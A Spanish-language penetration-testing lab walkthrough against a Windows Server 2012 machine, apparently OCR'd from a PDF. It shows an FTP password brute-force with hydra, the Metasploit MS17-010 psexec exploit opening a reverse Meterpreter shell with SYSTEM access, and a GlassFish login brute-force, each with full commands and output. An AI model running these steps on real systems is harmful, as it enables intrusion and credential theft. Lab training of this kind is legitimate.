




Ataques manuales sobre Windows Server 2012

MÉTODO 1

Bueno vamos a iniciar con la penetración a la máquina de Windows Server 2012, lo primero que hacemos siempre es comprobar si tenemos conectividad con la máquina objetivo, esto lo hacemos con el siguiente código.



Como vemos si tenemos conectividad, así que ahora lo que vamos hacer es un escaneo con nmap para ver los puertos abiertos y los servicios que corren cada uno de ellos.



Ahora vamos hacer un Ataque de fuerza bruta con hydra por el protocolo TCP en el puerto 21

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -l solomon -P /home/kali/Downloads/rockyou.txt ftp://192.168.1.134 -
t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-30 06:3
6:09
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting, ./hydra.resto
re
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344398 login tries (l:1/
p:14344398), ~224132 tries per task
[DATA] attacking ftp://192.168.1.134:21/
[21][ftp] host: 192.168.1.134   login: solomon   password: 12345678
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-30 06:3
7:01
```

Y COMO VEMOS HEMOS OBTENIDO LOS CREDENCIALES, UNA VEZ YA OBTENIDO LOS CREDENCIALES AHORA YA SOLO QUEDA CONECTARNOS A LA MÁQUINA Y ESTO LO VAMOS HACER DE LA SIGUIENTE MANERA.

```
┌──(root㉿kali)-[/home/kali]
└─# ftp 192.168.1.134
Connected to 192.168.1.134.
220-Enigmazilla
220 Cualquier intruso que intente entrar sin permiso lo pagara muy caro!
Name (192.168.1.134:kali): solomon
331 Password required for solomon
Password:
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||5515|)
150 Opening data channel for directory listing of "/"
-rw-r--r--  1 ftp ftp            976 Mar 08  2019 rompeme.zip
226 Successfully transferred "/"
ftp>
```

Y ASÍ ES COMO LOGRAMOS ACCEDER A LA MÁQUINA OBJETIVO POR EL PROTOCOLO FTP Y EL PUERTO 21.

MÉTODO 2

BUENO LO PRIMERO QUE VAMOS HACER ES UN ESCANEO CON NMAP MÁS PROFUNDO PARA VER LOS PUERTOS ABIERTOS Y LAS POSIBLES VULNERABILIDADES.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn 172.182.1.134
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan time
s may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-30 08:33 EDT
NSE: Loaded 156 scripts for scanning.
```

HEMOS ENCONTRADO QUE LOS PUERTOS 139 Y 445 ESTÁN ABIERTOS, ASÍ QUE ESTO NOS PUEDE INDICAR QUE SMB ESTÁ HABILITADO Y ES POTENCIALMENTE VULNERABLE A ATAQUES.

```
Host is up (0.00077s latency).
Not shown: 965 closed tcp ports (reset)
PORT      STATE SERVICE             VERSION
21/tcp    open  ftp                 FileZilla ftpd
53/tcp    open  domain              Simple DNS Plus
88/tcp    open  kerberos-sec        Microsoft Windows Kerberos (server time: 2
024-05-30 12:37:10Z)
135/tcp   open  msrpc               Microsoft Windows RPC
139/tcp   open  netbios-ssn         Microsoft Windows netbios-ssn
389/tcp   open  ldap                Microsoft Windows Active Directory LDAP (D
omain: SantaPrisca.virtual, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds        Microsoft Windows Server 2008 R2 - 2012 mi
crosoft-ds (workgroup: SANTAPRISCA)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http          Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
```

ASÍ QUE VAMOS A COMPROBAR LA VERSIÓN DE SMB PARA VER SI ES UNA VERSIÓN VIAJA Y POR ENDE TENGA VULNERABILIDADES

```
┌──(root㉿kali)-[/home/kali]
└─# smbclient -V 192.168.1.134
Version 4.19.5-Debian
```

COMO VEMOS QUE ES VULNERABLE EN SMB, PROBAREMOS CON UN MÓDULO AUXILIAR DE METASPLOIT PARA EXPLOTAR ESTA VULNERABILIDAD DE SMB

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search ms17-010
```

Y VAMOS A ESCOGER ESTE MÓDULO

```
   10  exploit/windows/smb/ms17_010_psexec           2017-03-14       normal
  Yes   MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Win
dows Code Execution
   11    \_ target: Automatic                        .                .
   12    \_ target: PowerShell                       .                .
   13    \_ target: Native upload                    .                .
   14    \_ target: MOF upload                       .                .
   15    \_ AKA: ETERNALSYNERGY                      .                .
   16    \_ AKA: ETERNALROMANCE                      .                .
   17    \_ AKA: ETERNALCHAMPION                     .                .
   18    \_ AKA: ETERNALBLUE                         .                .
```

```
msf6 auxiliary(admin/smb/ms17_010_command) > use exploit/windows/smb/ms17_010_
psexec
```

UNA VEZ YA COGIDO EL MODULO LE CAMBIAMOS LOS PARAMETROS Y LUEGO LO EJECUTAMOS

```
msf6 exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name              Current Setting    Required  Description
   ----              ---------------    --------  -----------
   DBGTRACE          false              yes       Show extra debug trace inf
                                                  o
   LEAKATTEMPTS      99                 yes       How many times to try to l
                                                  eak transaction
   NAMEDPIPE                            no        A named pipe that can be c
                                                  onnected to (leave blank f
                                                  or auto)
   NAMED_PIPES       /usr/share/metasp  yes       List of named pipes to che
                     loit-framework/da            ck
                     ta/wordlists/name
                     d_pipes.txt
   RHOSTS            192.168.1.134      yes       The target host(s), see ht
                                                  tps://docs.metasploit.com/
                                                  docs/using-metasploit/basi
                                                  cs/using-metasploit.html
   RPORT             445                yes       The Target port (TCP)
   SERVICE_DESCRIPT                     no        Service description to be
   ION                                            used on target for pretty
                                                  listing
   SERVICE_DISPLAY_                     no        The service display name
```

UNA VEZ YA CAMBIADO LOS PARÁMETROS, LO EJECUTAMOS

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.1.147:4444
[*] 192.168.1.134:445 - Authenticating to 192.168.1.134 as user 'perdicion' ...
[*] 192.168.1.134:445 - Target OS: Windows Server 2012 Standard 9200
[*] 192.168.1.134:445 - Built a write-what-where primitive ...
[+] 192.168.1.134:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.1.134:445 - Selecting PowerShell target
[*] 192.168.1.134:445 - Executing the payload ...
[+] 192.168.1.134:445 - Service start timed out, OK if running a command or no
n-service executable ...
[*] Sending stage (201798 bytes) to 192.168.1.134
[*] Meterpreter session 1 opened (192.168.1.147:4444 → 192.168.1.134:57539) a
t 2024-06-04 07:58:21 -0400

meterpreter > ls
Listing: C:\Windows\system32
============================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
040777/rwxrwx     0         dir   2012-07-26 04:06:55 -      0409
rwx                               0400
```

Y ASÍ ES COMO TENEMOS ACCESO COMPLETO A LA MÁQUINA OBJETIVO.

MÉTODO 3

Bueno lo primero que vamos hacer es un escaneo con nmap para ver los puertos abiertos y las posibles vulnerabilidades.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -Pn 192.168.1.134
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 06:25 EDT
Nmap scan report for 192.168.1.134
Host is up (0.00018s latency).
Not shown: 965 closed tcp ports (reset)
PORT      STATE SERVICE             VERSION
21/tcp    open  ftp                 FileZilla ftpd
53/tcp    open  domain              Simple DNS Plus
88/tcp    open  kerberos-sec        Microsoft Windows Kerberos (server time:
2024-06-11 10:25:41Z)
135/tcp   open  msrpc               Microsoft Windows RPC
139/tcp   open  netbios-ssn         Microsoft Windows netbios-ssn
389/tcp   open  ldap                Microsoft Windows Active Directory LDAP (
```

En este escaneo encontramos que hay un servidor web en el puerto 4848

```
3389/tcp  open  ssl/ms-wbt-server?
4848/tcp  open  ssl/http            Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.
3; Java 1.8)
7676/tcp  open  java-message-service Java Message Service 301
```

Así que vamos a ver que hay en el servidor web que encontramos

Como podemos ver hay un login en el servidor que encontramos en el puerto 4848, así que vamos a utilizar un módulo de metasploit para hacer un ataque de fuerza bruta e intentar obtener las credenciales de login.

```
msf6 > search glassfish_login

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check
Description
   -  ----                                          ---------------  ----    -----
   0  auxiliary/scanner/http/glassfish_login                         normal  No
GlassFish Brute Force Utility


Interact with a module by name or index. For example info 0, use 0 or use auxi
liary/scanner/http/glassfish_login
```

AHORA VAMOS A USAR ESTE MÓDULO Y MODIFICAR LOS PARÁMETROS PARA PODER EJECUTARLO

```
msf6 > use auxiliary/scanner/http/glassfish_login
msf6 auxiliary(scanner/http/glassfish_login) >options

Module options (auxiliary/scanner/http/glassfish_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blan
                                                k username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all
                                                users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from
                                                 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password coupl
                                                e stored in the current data
                                                base
   DB_ALL_PASS       false            no        Add all passwords in the cur
                                                rent database to the list
   DB_ALL_USERS      false            no        Add all users in the current
                                                 database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials st
                                                ored in the current database
                                                 (Accepted: none, user, user
                                                &realm)
   PASSWORD                           no        A specific password to authe
                                                nticate with
```

```
msf6 auxiliary(scanner/http/glassfish_login) > options

Module options (auxiliary/scanner/http/glassfish_login):

   Name              Current Setting    Required  Description
   ----              ---------------    --------  -----------
   ANONYMOUS_LOGIN   false              yes       Attempt to login with a blan
                                                  k username and password
   BLANK_PASSWORDS   false              no        Try blank passwords for all
                                                  users
   BRUTEFORCE_SPEED  5                  yes       How fast to bruteforce, from
                                                   0 to 5
   DB_ALL_CREDS      false              no        Try each user/password coupl
                                                  e stored in the current data
                                                  base
   DB_ALL_PASS       false              no        Add all passwords in the cur
                                                  rent database to the list
   DB_ALL_USERS      false              no        Add all users in the current
                                                   database to the list
   DB_SKIP_EXISTING  none               no        Skip existing credentials st
                                                  ored in the current database
                                                   (Accepted: none, user, user
                                                  &realm)
   PASSWORD                             no        A specific password to authe
                                                  nticate with
   PASS_FILE         /home/kali/Downlo  no        File containing passwords, o
                     ads/rockyou.txt              ne per line
   Proxies                              no        A proxy chain of format type
```


Una vez ya modificado los parámetros lo ejecutamos a ver que nos da


```
msf6 auxiliary(scanner/http/glassfish_login) > run

[*] 192.168.1.134:4848 - Checking if Glassfish requires a password...
[*] 192.168.1.134:4848 - Glassfish is protected with a password
[-] 192.168.1.134:4848 - Failed: 'admin:admin'
[!] No active DB -- Credential data will not be saved!
[+] 192.168.1.134:4848 - Success: 'admin:sploit'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/glassfish_login) >
```

Y como podemos ver hemos encontrado los credenciales correspondientes a el servidor web que encontramos en el puerto 4848.

Ahora amor a ingresar a el servidor web con los credenciales encontrados





Y así es como pudimos ingresar a este servidor web descifrando la contraseña con un módulo de metasploit. Y esto a sido una penetración exitosa.